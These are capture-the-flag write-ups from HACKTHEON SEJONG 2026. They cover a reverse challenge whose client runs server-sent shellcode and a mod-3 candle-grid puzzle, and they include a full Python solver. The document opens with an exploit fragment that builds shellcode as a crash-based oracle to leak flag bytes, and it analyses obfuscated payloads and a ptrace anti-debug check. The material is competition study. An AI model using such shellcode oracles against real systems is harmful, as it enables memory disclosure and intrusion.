# saved RIP -> PIE-relative base
shell += b"\x58" + b"\x68" + anchor.to_bytes(4, "little") + b"\x5a"
shell += bytes([0x8A, 0x44, 0x10, disp & 0xFF])


# 1-bit oracle: shr into CF, branch to SIGILL or SIGSEGV
shell += bytes.fromhex("d0e8" * (bit + 1))
shell += bytes.fromhex("7202f49006")


# final recovered flag location
ap.add_argument("--flag-offset", type=lambda x: int(x, 0), default=0x2ABA)
for i in range(args.max_len):
    ch = oracle.leak_byte(args.flag_offset + i)
    if ch == ord("}"):
        break
```

Required screenshots / captures



2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	Brain Outside

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Challenge

Name: Brain Outside

Category: Reverse

Description:

```
Where is code?


./client 3.38.146.7 31337
./client 54.180.255.106 31337
./client 43.203.148.171 31337
```

Final Flag

```
hacktheon2026{90364e95eddf0fc1d5f54662d8e80913}
```

Files and Artifacts

The challenge directory already contained several useful artifacts:

client

blobs/*.bin

cap1/*, cap2/*, cap3/*

decoded/*

decoded2/*

partial_flag.bin

partial_flag.mask

tmp_unpack.bin

Relevant final artifacts created during the solve:

brain_outside_solver.py

live_runs/recovered_flag.png.partial

live_runs/recovered_flag.mask

live_runs/flag_text_crop.png

Useful fingerprints:

```
client sha256:
6240069499847fb5297e54fb625d7b104236d00b8799df70c02a70b34c787583


recovered_flag.png.partial sha256:
a3019b51096df9681608a8c29234311f9b889a968473fdaad0b316f4c1beccdf


recovered_flag.mask sha256:
3206f16fb522dc48ae46cbb6f3490f7202560edafcbaa5fc5ff8da8d322c2d1d
```

Recovered image metadata:

```
PNG image data, 3024 x 2005, 8-bit/color RGB, non-interlaced
```

Safety / Threat Model

The challenge explicitly warned that some reverse challenges may contain malware. I treated this one as hostile from the start.

I did **not** trust either:

the provided client binary

the shellcode blobs delivered by the remote servers

The solve strategy was:

Statically inspect the ELF and the captured payloads.

Infer the protocol and payload formats.

Reimplement the client logic in Python.

Decode and emulate the shellcode behavior logically instead of executing it.

This avoided running untrusted RWX code altogether.

Initial Recon

Directory inventory

The directory already contained multiple captured sessions and partially decoded blobs. That was a huge hint that the live service was sending dynamically changing code rather than a single fixed payload.

Some early clues:

partial_flag.bin started with the PNG signature:

```
89 50 4E 47 0D 0A 1A 0A
```

partial_flag.mask was a byte mask, effectively marking which bytes of the PNG were already known.

tmp_unpack.bin and cap*/05.bin.decoded/cap*/20.bin.decoded exposed tiny helper payloads for prompts and failure handling.

client overview

file client showed:

```
ELF 64-bit LSB executable, x86-64, statically linked, stripped
```

Main behavior, recovered from disassembly:

Requires argc == 3

Creates a TCP socket

Connects to the given IP and port

Repeats:

receives 4 bytes: payload length

allocates RWX memory with mmap

receives payload bytes into that memory

calls the payload as a function

sends back:

```
u32 len = 8;
i64 result;
```

So the remote service is not just sending data. It is sending executable code and expecting the **return value** of that code.

That explains the title: the real program logic is “outside” the binary.

High-Level Strategy

The client was just a shellcode launcher. So the real solve became:

Decode each server-delivered blob.

Identify what kind of shellcode it is.

Compute the return value without executing the code.

If the shellcode encodes constraints on flag.png, use those constraints to reconstruct the file.

Because flag.png was not provided locally, the remote shellcode effectively acted as an oracle over the missing file.

Stage 1: Decoding the Obfuscated Blobs

Most of the .bin files were not direct shellcode. They contained a small unpacking stub plus encoded payload bytes.

I found three blob wrapper families.

Type A

Pattern:

```
call next
pop rsi
lea rdi, [rsi + disp]
mov ecx, size
mov r10b, key
...
```

Decoding logic:

XOR every byte with key

Bitwise NOT every byte

Swap each adjacent byte pair

Equivalent formula:

```
for i in range(size):
    out[i] = (~(enc[i] ^ key)) & 0xff
for i in range(0, size - 1, 2):
    out[i], out[i + 1] = out[i + 1], out[i]
```

Type B

Pattern:

```
call next
pop rsi
lea rdi, [rsi + disp]
mov ecx, size
mov r10b, key
mov edx, 1
...
```

Decoding logic:

Prefix-sum style undo:

```
for i in range(1, size):
    enc[i] = (enc[i] + enc[i - 1]) & 0xff
```

XOR each byte with key

Type C

Pattern:

```
call next
pop rsi
movabs rax, imm64
push rax
lea rdi, [rsi + disp]
mov ecx, size
...
```

Decoding logic:

XOR payload bytes with the pushed 8-byte immediate key repeated cyclically.

```
out[i] = enc[i] ^ key[i & 7]
```

These three wrappers were enough to recover all useful second-stage shellcode.

Stage 2: What the Decoded Shellcode Does

Almost all large decoded payloads shared the same skeleton:

Push the string flag.png

open("flag.png", O_RDONLY)

mmap(..., size=0x8c48f8, prot=1, flags=2, fd, 0)

close(fd)

Verify some property of the mapped file

Return 1 on success and 0 on failure

That immediately gave an important constant:

```
expected flag.png size = 0x8c48f8 = 9193720 bytes
```

This matched the size of partial_flag.bin and partial_flag.mask.

So the problem was not “find a text flag directly”. The problem was “reconstruct the missing PNG.”

Stage 3: Prompt / Anti-Automation Payloads

Not every payload was a PNG checker.

I found three extra classes of shellcode.

1. Plain math prompts

Example payload text:

```
Solve: (43 - 19) - 5 = ?
```

The shellcode:

- writes the expression
- reads a line from stdin
- parses an integer
- returns that integer

So these can be answered by safely parsing the expression and evaluating it with normal arithmetic.

Examples seen live:

- (8 - 47) + 2
- (31 + 29) * 4
- (42 * 49) - 1

2. ASCII-art digit prompts

Example:

```
  ___   _____   _____   _____   _ _     ____
 / _ \  |___ /  |___ | |___ /  | || |   |___ \
| | | |   |_ \    / /    |_ \  | || |_    __) |
| |_| |  ___) |  / /    ___) | |__   _|  / __/
 \___/  |____/  /_/    |____/     |_|   |_____|
Input:
```

These were FIGlet-style digit banners. I reconstructed a digit template set for 0-9 and segmented the 5-line banner by blank columns.

Examples seen live:

- 830868
- 879047
- 336639
- 943889
- 784584

3. Sentinel / anti-debug payload

At the end of many sessions the service sent the same 33-byte payload:

```
xor edi, edi
xor esi, esi
xor edx, edx
xor r10d, r10d
mov eax, 101
syscall
test rax, rax
js fail
mov eax, 0xdead0000
ret
fail:
mov eax, 0xdead0001
ret
```

Syscall 101 on x86-64 Linux is ptrace.

This is effectively:

```
ptrace(PTRACE_TRACEME, 0, 0, 0)
```

If not being traced, it succeeds and the payload returns:

```
0xdead0000
```

If it fails, it returns:

```
0xdead0001
```

So the correct logical answer for this shellcode was 0xdead0000.

Stage 4: The Checker Families

The PNG-checking shellcode did not all compare bytes in the same way. I found several families.

Each payload reveals some bytes of the missing file.

Family 1: Direct compare

Form:

Embedded bytes are the expected bytes.

Shellcode compares file bytes directly to embedded bytes.

This reveals a raw contiguous region:

```
flag[offset : offset + n] = embedded_bytes
```

Family 2: Delta-sub compare

Form:

First byte is compared directly.

Remaining bytes are checked as:

```
(current - previous) & 0xff == embedded[i]
```

So reconstruction is:

```
out[0] = embedded[0]
for i in range(1, n):
    out[i] = (out[i - 1] + embedded[i]) & 0xff
```

Family 3: XOR-chain compare

Form:

First byte is compared directly.

Remaining bytes are checked as:

```
current ^ previous == embedded[i]
```

So reconstruction is:

```
out[0] = embedded[0]
for i in range(1, n):
    out[i] = out[i - 1] ^ embedded[i]
```

Family 4: XOR of two embedded regions

Form:

Shellcode points to two adjacent data areas

Check is:

```
left[i] ^ right[i] == file[offset + i]
```

So reconstruction is:

```
out[i] = left[i] ^ right[i]
```

Family 5: Linear equations modulo 65537

This was the most interesting family.

The checker split the target region into 8-byte blocks and, for each block, checked 8 modular equations:

```
sum(coeff(block,row,col,seed) * byte[col]) mod 65537 == rhs[row]
```

The coefficient generator was:

```
value = (block * 0x3e5 + row * 0x1f + col + seed) & 0xffffffff
value ^= value >> 16
value = (value * 0x45d9f3b) & 0xffffffff
value ^= value >> 16
coeff = (value & 0xff) % 0xfa + 1
```

Since each block had at most 8 unknown bytes and 8 equations, I solved each block with Gaussian elimination modulo 65537.

Family 6: Constant metadata checks

Small checkers validated only specific PNG metadata:

- PNG signature
- IEND trailer
- CRC after IEND
- fstat(fd) file size equals 0x8c48f8

These do not add many image bytes, but they confirm file structure assumptions.

Stage 5: Reconstruction Model

I maintained:

- recovered_flag.png.partial
- recovered_flag.mask

The reconstruction model was:

- initialize all bytes to 0xff
- initialize mask to 0
- whenever a checker yields bytes for [offset, offset+n), write them
- if a byte is already known, verify the new value matches

Important property:

- during the whole solve there were **no byte conflicts**

That was a very strong sign the checker parser was correct.

Why One Pass Was Not Enough

The service was randomized.

Different connections produced:

- different prompt sequences
- different checker orders
- different covered offsets

So a single run against the three endpoints did **not** recover the entire image.

One complete three-host pass got me to:

```
7661433 / 9193720 known bytes
```

That is about 83.3% coverage.

To finish the solve, I reused the already recovered mask and reconnected repeatedly, treating the servers as randomized byte oracles.

One especially long accepted session on 3.38.146.7 pushed coverage from:

```
7661433 -> 9193720
```

At that point the mask reached 100%, the file became a valid complete PNG, and the image could be opened directly.

That session then hit one additional unclassified short payload, but by that point the PNG was already fully reconstructed and the flag was visible, so it was not necessary to reverse that final post-solve message.

Protocol Details

The network protocol used by the original client and my solver is:

Receive

```
u32 payload_len (little-endian)
payload bytes
```

Send

```
u32 8
i64 return_value (little-endian)
```

In Python:

```
sock.sendall(struct.pack("<I", 8) + struct.pack("<q", answer))
```

Solver Script

The full safe solver is in:

brain_outside_solver.py

What it does:

Connects to the remote service
Receives shellcode blobs
Decodes wrapper A/B/C
Classifies payloads into:
checker
ASCII-art prompt
math prompt
sentinel
Computes the expected return value without executing shellcode
Applies recovered PNG bytes into a reconstruction buffer
Writes partial progress after each step

Important components in the solver:

payload decoder
modular linear solver
prompt OCR
math parser
checker parser
reconstruction state

Early Clues From the Provided Captures

The preexisting cap* and decoded* files were very helpful because they let me map the payload taxonomy before touching the live services.

Examples:

tmp_unpack.bin printed an ASCII-art number prompt and parsed integer input.
cap1/05.bin.decoded and cap3/20.bin.decoded printed Failed.
decoded2/* were already-unwrapped shellcode samples that clearly opened flag.png and checked bytes.

That let me infer:

the service was shellcode-driven
flag.png was the real hidden object
user prompts were part of the protocol

before interacting with the live endpoints.

Final Recovery

Once recovered_flag.mask became all ones:


```
9193720 / 9193720 bytes known
```

the final PNG opened successfully and displayed the text:

```
hacktheon2026{90364e95eddf0fc1d5f54662d8e80913}
```

Final Answer

```
hacktheon2026{90364e95eddf0fc1d5f54662d8e80913}
```



2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	CathedralOfTheLastCandle

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Challenge

Name: CathedralOfTheLastCandle

Category: Misc

Description:

An ancient cathedral stands in the dark. Forty candles flicker before you.

Extinguish them all. Reach the altar. Pray.

nc 3.35.223.94 9000

TL;DR

The board is a 5 x 8 grid of candles with values in F3:

. = 0

~ = 1

* = 2

Every non-altar cell is bonded to exactly one orthogonally adjacent neighbor. For a cell value a and its bonded neighbor value b:

ring applies:

a' = a + b

b' = a + 2b

hush applies:

a' = 2a + 2b

b' = 2a + b

All arithmetic is modulo 3.

The altar cell at (4,7) is special. Empirically:

ring on altar: decrement altar by 1 mod 3

hush on altar: increment altar by 1 mod 3

The full solve is:

Reveal the whole board by walking it in a snake path.

Recover every bond locally with reversible probes.

Observe that the directed bonds form a rooted tree toward the altar.

Solve the tree optimally with a dynamic program / shortest-path search.

Reconstruct the exact command sequence, execute it, then pray.

This yields the flag:

hacktheon2026{35e9acaa476ef8747fc4cb72fa3f24c5242cc541ed96b8e0ac34c303af257621efcbe26110bb7b051540d840813a26d49c9ad69d2ad17a2709ef56e8c7aed44a1a003bcf5b383b3d}

Service Behavior

When connecting, the service draws a board and prints the rules:

```
ring→[a+b,a+2b]  hush→[2a+2b,2a+b] (mod 3)
a = this cell    b = its bonded neighbor
Extinguish all candles (.) and pray at †.
Commands: go [n/s/e/w]  ring  hush  pray
```

Important observations:

The board is 5 x 8.

We start at (0,0).

The altar is at (4,7).

Only a local neighborhood is rendered; everything else appears as ?.

Budget starts at 300.

Each movement or action consumes 1 budget.

The puzzle instance is randomized per connection.

Mod-3 Model

Map the symbols to numbers:

. -> 0

~ -> 1

* -> 2

Then the non-altar action on the pair (a,b) is linear over F3.

For ring:

```
[a']   [1 1] [a]
[b'] = [1 2] [b]
```

For hush:

```
[a']   [2 2] [a]
[b'] = [2 1] [b]
```

These matrices are inverses:

```
R = [[1,1],[1,2]]
H = [[2,2],[2,1]] = R^-1
```

That matters a lot, because it means every probe can be undone perfectly.

Revealing the Whole Board

The first step is just exploration.

Walking the board in a snake order reveals every tile value:

row 0: left to right

row 1: right to left

row 2: left to right

row 3: right to left

row 4: left to right

This costs only 39 moves and finishes at the altar.

The solver does this with snake_positions() and map_session() in .

Recovering the Bonded Neighbor

This is the key reversing step.

For a current non-altar cell with value a, let its bonded neighbor have value b.

After one ring:

```
a1 = a + b
b1 = a + 2b
```

So:

```
b = a1 - a
```

That immediately gives the bonded neighbor's original value.

Because bonds are only orthogonal, the bond must be one of the visible up/down/left/right neighbors. In many cases that already identifies the bond uniquely:

compute b = a1 - a mod 3

look at visible orthogonal neighbors

the bonded neighbor must have original value b

if only one candidate matches, we have the bond

Sometimes two visible neighbors have the same value, so one ring is not enough.

Then do a second ring.

After two consecutive rings:

```
a2 = 2a
b2 = a
```

Notably:

a2 is independent of b

only the bonded neighbor changes according to that second equation

That extra step disambiguates the bond when the first step is not unique.

Finally, undo the probe:

after one ring, do one hush

after two ring, do two hush

This restores the original state exactly because hush = ring^-1.

The probing logic is implemented in:

infer_bond_after_first_ring()

infer_bond_after_second_ring()

probe_bond()

inside .

The Altar Is Special

The bottom-right cell (4,7) does not behave like the other cells.

Diffing full-board states before and after acting on the altar showed:

only the altar changes

ring cycles * -> ~ -> . -> *

hush cycles in the opposite direction

So at the altar:

ring means root = root - 1 mod 3

hush means root = root + 1 mod 3

That makes the altar a one-cell controller rather than a two-cell interaction.

Global Structure of the Instance

After recovering all bonds in a session, each non-altar cell points to one orthogonally adjacent parent.

In the successful sessions, following those pointers always leads to the altar. So the bond structure is a rooted directed tree with root at (4,7).

That tree structure is what makes the challenge tractable under the budget.

The solver stores:

parent[child] = bonded_neighbor

children[parent].append(child)

inside TreeSolver.

Why a Greedy Solve Is Not Good Enough

A naive idea is:

clear leaves

move upward

fix the altar last

That works conceptually, but it wastes moves and often wastes operations too. Since the budget is only 300, we need something close to optimal.

The successful solve used:

153 commands for mapping

126 commands for solving

1 final pray

Total:

```
153 + 126 + 1 = 280
```

So there is room, but not enough room for a sloppy strategy.

Dynamic Programming on the Tree

This is the core solve.

For a non-root node u with parent p, define a DP that answers:

If p starts in state b0, what is the minimum cost to:

stand at p

enter the subtree rooted at u

clear the entire subtree of u

return to p

leave p in state b1

and ensure u = 0

So each non-root node produces a 3 x 3 transition matrix:

```
DP_u[b0][b1]
```

Because values are mod 3, there are only 3 possibilities for every tracked cell state.

State Inside a Node

While solving subtree u, the local search state tracks:

which children of u have already been processed

current value of u

current value of parent p

Transitions are:

process a child subtree

ring at u

hush at u

Processing a child subtree is itself a DP transition provided by that child.

Applying ring or hush updates (u, parent(u)) with the formulas above.

Movement cost is included explicitly:

enter u from p: +1

return from u to p: +1

So each non-root subtree solution has an extra +2 movement cost.

Why Dijkstra

For each node, the local search graph has small positive edge weights:

each action costs 1

each child-processing transition has positive cost

That makes Dijkstra a very convenient exact solver for the node-local state graph.

This is what TreeSolver.solve() is doing.

Root Handling

The root (4,7) has no parent, so it is handled separately.

At the root, the state only needs:

processed child mask

current altar value

Transitions are:

solve one child subtree

ring on altar

hush on altar

The final goal is root state 0.

Reconstructing the Actual Command Sequence

Computing the minimum cost is not enough. We still need the exact commands to send to the server.

So the solver stores back-pointers during every Dijkstra run.

Then:

emit_root() reconstructs the optimal root-level plan

emit_node() reconstructs the optimal subtree plan for each non-root node

The result is an exact list of commands like:

```
go n
go e
ring
hush
...
pray
```

Local Verification Before Sending

Before touching the remote service with the reconstructed plan, the solver replays the entire command list in a local simulator.

That simulator checks:

every move is valid

every action updates the correct cells

all candles end at 0

the final position is the altar

This is implemented in simulate().

That validation step is important because a reconstruction bug would otherwise waste an entire random session.

End-to-End Solver Flow

The final exploit script does this:

Connect to the service.

Parse the board and budget.

Reveal the full board.

Recover every non-root bond.

Build the tree.

Run the DP.

Reconstruct the minimum command sequence.

Verify it locally.

Execute the commands remotely.

Send pray.

Because the challenge is randomized per connection, the script also supports retrying if a connection is unlucky or parsing fails.

In practice, the first successful run produced:

```
[attempt 1] budget_after_map=147 solve_cost=126
```

So the remaining budget was enough.

Final Output

The server replied:

```
All candles grow dark.
The cathedral draws a long, quiet breath.
```

and returned the flag:

```
hacktheon2026{35e9acaa476ef8747fc4cb72fa3f24c5242cc541ed96b8e0ac34c303af257621efcbe26110bb7b051540d840813a26d49c
9ad69d2ad17a2709ef56e8c7aed44a1a003bcf5b383b3d}
```

Files

Solver:

This write-up:

Running the Solver

```
python3 solve.py
```

Or with more retries:

```
python3 solve.py 30
```

Takeaways

The printed formulas were the real algebraic core of the challenge.

Modeling tile values in F3 makes the whole puzzle much cleaner.

The bond probe works because ring is reversible and only touches one hidden neighbor.

The successful structure is not an arbitrary graph; it behaves like a rooted tree toward the altar.

Once the tree is known, the solve becomes an exact optimization problem over tiny state spaces.

Appendix A: solve.py

```
#!/usr/bin/env python3
import heapq
import re
import socket
import sys
import time


HOST = "3.35.223.94"
PORT = 9000
H = 5
W = 8
ROOT = (H - 1, W - 1)
INF = 10**9


ANSI_RE = re.compile(rb"\x1b\[[0-9;]*[A-Za-z]")
POS_RE = re.compile(r"Pos:\((\d+),(\d+)\)\s+Budget:\s*(\d+)")
CELL_RE = re.compile(r"\[[.~*]\]|[.~*?]")


VAL = {".": 0, "~": 1, "*": 2}
SYM = {0: ".", 1: "~", 2: "*"}



def clean(data: bytes) -> str:
    return ANSI_RE.sub(b"", data).decode("utf-8", "replace")



def mod3(x: int) -> int:
    return x % 3



def orth_neighbors(pos):
    r, c = pos
    out = []
    if r > 0:
        out.append((r - 1, c))
    if r + 1 < H:
        out.append((r + 1, c))
    if c > 0:
        out.append((r, c - 1))
    if c + 1 < W:
```

```
            out.append((r, c + 1))
        return out



    def move_cmd(src, dst):
        sr, sc = src
        dr, dc = dst
        if sr + 1 == dr and sc == dc:
            return "go s"
        if sr - 1 == dr and sc == dc:
            return "go n"
        if sr == dr and sc + 1 == dc:
            return "go e"
        if sr == dr and sc - 1 == dc:
            return "go w"
        raise ValueError(f"non-adjacent move: {src} -> {dst}")



    def route_commands(src, dst):
        sr, sc = src
        dr, dc = dst
        cmds = []
        while sr < dr:
            cmds.append("go s")
            sr += 1
        while sr > dr:
            cmds.append("go n")
            sr -= 1
        while sc < dc:
            cmds.append("go e")
            sc += 1
        while sc > dc:
            cmds.append("go w")
            sc -= 1
        return cmds



    def snake_positions():
        order = []
        for rr in range(H):
            cols = range(W) if rr % 2 == 0 else range(W - 1, -1, -1)
            for cc in cols:
                order.append((rr, cc))
        return order



    SNAKE_ORDER = snake_positions()



    class Client:
        def __init__(self):
            self.sock = socket.create_connection((HOST, PORT), timeout=30)
            self.buf = b""
            self.last = ""


        def close(self):
            self.sock.close()


        def recv_prompt(self):
            while b"> " not in self.buf:
                chunk = self.sock.recv(65536)
                if not chunk:
                    break
                self.buf += chunk
            data, sep, rest = self.buf.partition(b"> ")
            if sep:
                data += sep
            self.buf = rest
            self.last = clean(data)
            return self.last


        def cmd(self, command: str):
            self.sock.sendall(command.encode() + b"\n")
            return self.recv_prompt()



    def parse_screen(screen: str):
        pos_m = POS_RE.search(screen)
        if not pos_m:
            raise ValueError("could not parse position")
        pos = (int(pos_m.group(1)), int(pos_m.group(2)))
        budget = int(pos_m.group(3))
```

```
    rows = []
    for line in screen.splitlines():
        toks = CELL_RE.findall(line)
        if len(toks) == W:
            row = []
            for tok in toks:
                row.append(tok[1] if tok.startswith("[") else tok)
            rows.append(row)
    if len(rows) != H:
        raise ValueError(f"could not parse grid, got {len(rows)} rows")
    return pos, budget, rows



def merge_known(known, rows):
    for r in range(H):
        for c in range(W):
            if rows[r][c] != "?":
                known[r][c] = VAL[rows[r][c]]



def ring_pair(a, b):
    return mod3(a + b), mod3(a + 2 * b)



def hush_pair(a, b):
    return mod3(2 * a + 2 * b), mod3(2 * a + b)



def infer_bond_after_first_ring(pos, before, after1):
    r, c = pos
    a = VAL[before[r][c]]
    a1 = VAL[after1[r][c]]
    b = mod3(a1 - a)
    nbrs = [n for n in orth_neighbors(pos) if before[n[0]][n[1]] != "?"]
    candidates = [n for n in nbrs if VAL[before[n[0]][n[1]]] == b]
    changed = [n for n in candidates if after1[n[0]][n[1]] != before[n[0]][n[1]]]
    if len(changed) == 1:
        return changed[0]
    if len(candidates) == 1:
        return candidates[0]
    return None



def infer_bond_after_second_ring(pos, before, after2):
    r, c = pos
    a = VAL[before[r][c]]
    a2 = VAL[after2[r][c]]
    if a2 != mod3(2 * a):
        return None
    nbrs = [n for n in orth_neighbors(pos) if before[n[0]][n[1]] != "?"]
    changed = [n for n in nbrs if after2[n[0]][n[1]] != before[n[0]][n[1]]]
    if len(changed) == 1:
        return changed[0]
    return None



def probe_bond(client: Client):
    pos, _, before = parse_screen(client.last)


    first = client.cmd("ring")
    _, _, after1 = parse_screen(first)
    bond = infer_bond_after_first_ring(pos, before, after1)
    if bond is not None:
        client.cmd("hush")
        return bond


    second = client.cmd("ring")
    _, _, after2 = parse_screen(second)
    bond = infer_bond_after_second_ring(pos, before, after2)
    client.cmd("hush")
    client.cmd("hush")
    if bond is not None:
        return bond
    raise ValueError(f"ambiguous bond at {pos}")



def map_session(client: Client):
    client.recv_prompt()
    pos, budget, rows = parse_screen(client.last)
    known = [[None] * W for _ in range(H)]
```

```
    parent = {}
    merge_known(known, rows)


    cur = pos
    for target in SNAKE_ORDER:
        for command in route_commands(cur, target):
            pos, budget, rows = parse_screen(client.cmd(command))
            merge_known(known, rows)
            cur = pos


        if target == ROOT:
            continue


        parent[target] = probe_bond(client)
        pos, budget, rows = parse_screen(client.last)
        merge_known(known, rows)
        cur = pos


    if any(known[r][c] is None for r in range(H) for c in range(W)):
        raise ValueError("failed to reveal full board")
    return known, parent, budget



class TreeSolver:
    def __init__(self, board, parent):
        self.board = board
        self.parent = parent
        self.children = {(r, c): [] for r in range(H) for c in range(W)}
        for child, par in parent.items():
            self.children[par].append(child)
        self.memo_cost = {}
        self.memo_prev = {}


    def init_state(self, node):
        return self.board[node[0]][node[1]]


    def solve(self, node):
        if node in self.memo_cost:
            return self.memo_cost[node]


        kids = self.children[node]
        kid_costs = [self.solve(kid) for kid in kids]


        if node == ROOT:
            size = 1 << len(kids)
            dist = [[INF] * 3 for _ in range(size)]
            prev = [[None] * 3 for _ in range(size)]
            a0 = self.init_state(node)
            dist[0][a0] = 0
            heap = [(0, 0, a0)]


            while heap:
                cur_d, mask, a = heapq.heappop(heap)
                if cur_d != dist[mask][a]:
                    continue


                for i, kid in enumerate(kids):
                    if mask >> i & 1:
                        continue
                    M = kid_costs[i]
                    for a2 in range(3):
                        cost = M[a][a2]
                        if cost >= INF:
                            continue
                        new_mask = mask | (1 << i)
                        new_d = cur_d + cost
                        if new_d < dist[new_mask][a2]:
                            dist[new_mask][a2] = new_d
                            prev[new_mask][a2] = (mask, a, ("child", i, a, a2))
                            heapq.heappush(heap, (new_d, new_mask, a2))


                for name, a2 in (("ring", mod3(a - 1)), ("hush", mod3(a + 1))):
                    new_d = cur_d + 1
                    if new_d < dist[mask][a2]:
                        dist[mask][a2] = new_d
                        prev[mask][a2] = (mask, a, (name,))
                        heapq.heappush(heap, (new_d, mask, a2))


            self.memo_cost[node] = dist[(1 << len(kids)) - 1]
            self.memo_prev[node] = prev
            return self.memo_cost[node]


        size = 1 << len(kids)
```

```
        out = [[INF] * 3 for _ in range(3)]
        prev_out = [[None] * 3 for _ in range(3)]


        for b0 in range(3):
            dist = [[[INF] * 3 for _ in range(3)] for _ in range(size)]
            prev = [[[None] * 3 for _ in range(3)] for _ in range(size)]
            a0 = self.init_state(node)
            dist[0][a0][b0] = 0
            heap = [(0, 0, a0, b0)]


            while heap:
                cur_d, mask, a, b = heapq.heappop(heap)
                if cur_d != dist[mask][a][b]:
                    continue


                for i, kid in enumerate(kids):
                    if mask >> i & 1:
                        continue
                    M = kid_costs[i]
                    for a2 in range(3):
                        cost = M[a][a2]
                        if cost >= INF:
                            continue
                        new_mask = mask | (1 << i)
                        new_d = cur_d + cost
                        if new_d < dist[new_mask][a2][b]:
                            dist[new_mask][a2][b] = new_d
                            prev[new_mask][a2][b] = (mask, a, b, ("child", i, a, a2))
                            heapq.heappush(heap, (new_d, new_mask, a2, b))


                ar, br = ring_pair(a, b)
                new_d = cur_d + 1
                if new_d < dist[mask][ar][br]:
                    dist[mask][ar][br] = new_d
                    prev[mask][ar][br] = (mask, a, b, ("ring",))
                    heapq.heappush(heap, (new_d, mask, ar, br))


                ah, bh = hush_pair(a, b)
                if new_d < dist[mask][ah][bh]:
                    dist[mask][ah][bh] = new_d
                    prev[mask][ah][bh] = (mask, a, b, ("hush",))
                    heapq.heappush(heap, (new_d, mask, ah, bh))


            full = (1 << len(kids)) - 1
            for b1 in range(3):
                if dist[full][0][b1] < INF:
                    out[b0][b1] = dist[full][0][b1] + 2
                    prev_out[b0][b1] = prev


        self.memo_cost[node] = out
        self.memo_prev[node] = prev_out
        return out


    def emit_root(self, final_state=0):
        prev = self.memo_prev[ROOT]
        kids = self.children[ROOT]
        state = ((1 << len(kids)) - 1, final_state)
        seq = []


        while True:
            entry = prev[state[0]][state[1]]
            if entry is None:
                break
            prev_mask, prev_a, info = entry
            if info[0] == "child":
                _, i, a_in, a_out = info
                seq.append(("child", kids[i], a_in, a_out))
                state = (prev_mask, prev_a)
            else:
                seq.append((info[0],))
                state = (prev_mask, prev_a)


        seq.reverse()
        cmds = []
        for step in seq:
            if step[0] == "child":
                _, kid, a_in, a_out = step
                cmds.extend(self.emit_node(kid, a_in, a_out))
            else:
                cmds.append(step[0])
        return cmds


    def emit_node(self, node, b_in, b_out):
        kids = self.children[node]
        prev = self.memo_prev[node][b_in][b_out]
        state = ((1 << len(kids)) - 1, 0, b_out)
```

```
        seq = []


        while True:
            entry = prev[state[0]][state[1]][state[2]]
            if entry is None:
                break
            prev_mask, prev_a, prev_b, info = entry
            if info[0] == "child":
                _, i, a_in, a_out = info
                seq.append(("child", kids[i], a_in, a_out))
                state = (prev_mask, prev_a, prev_b)
            else:
                seq.append((info[0],))
                state = (prev_mask, prev_a, prev_b)


        seq.reverse()
        cmds = [move_cmd(self.parent[node], node)]
        for step in seq:
            if step[0] == "child":
                _, kid, a_in, a_out = step
                cmds.extend(self.emit_node(kid, a_in, a_out))
            else:
                cmds.append(step[0])
        cmds.append(move_cmd(node, self.parent[node]))
        return cmds



def simulate(board, parent, commands):
    state = {(r, c): board[r][c] for r in range(H) for c in range(W)}
    pos = ROOT


    for cmd in commands:
        if cmd.startswith("go "):
            step = cmd.split()[1]
            r, c = pos
            if step == "n":
                pos = (r - 1, c)
            elif step == "s":
                pos = (r + 1, c)
            elif step == "e":
                pos = (r, c + 1)
            elif step == "w":
                pos = (r, c - 1)
            else:
                raise ValueError(f"bad move: {cmd}")
            continue


        if pos == ROOT:
            if cmd == "ring":
                state[pos] = mod3(state[pos] - 1)
            elif cmd == "hush":
                state[pos] = mod3(state[pos] + 1)
            else:
                raise ValueError(f"bad action: {cmd}")
            continue


        if pos not in parent:
            raise ValueError(f"missing parent for {pos}")
        p = parent[pos]
        a = state[pos]
        b = state[p]
        if cmd == "ring":
            state[pos], state[p] = ring_pair(a, b)
        elif cmd == "hush":
            state[pos], state[p] = hush_pair(a, b)
        else:
            raise ValueError(f"bad action: {cmd}")


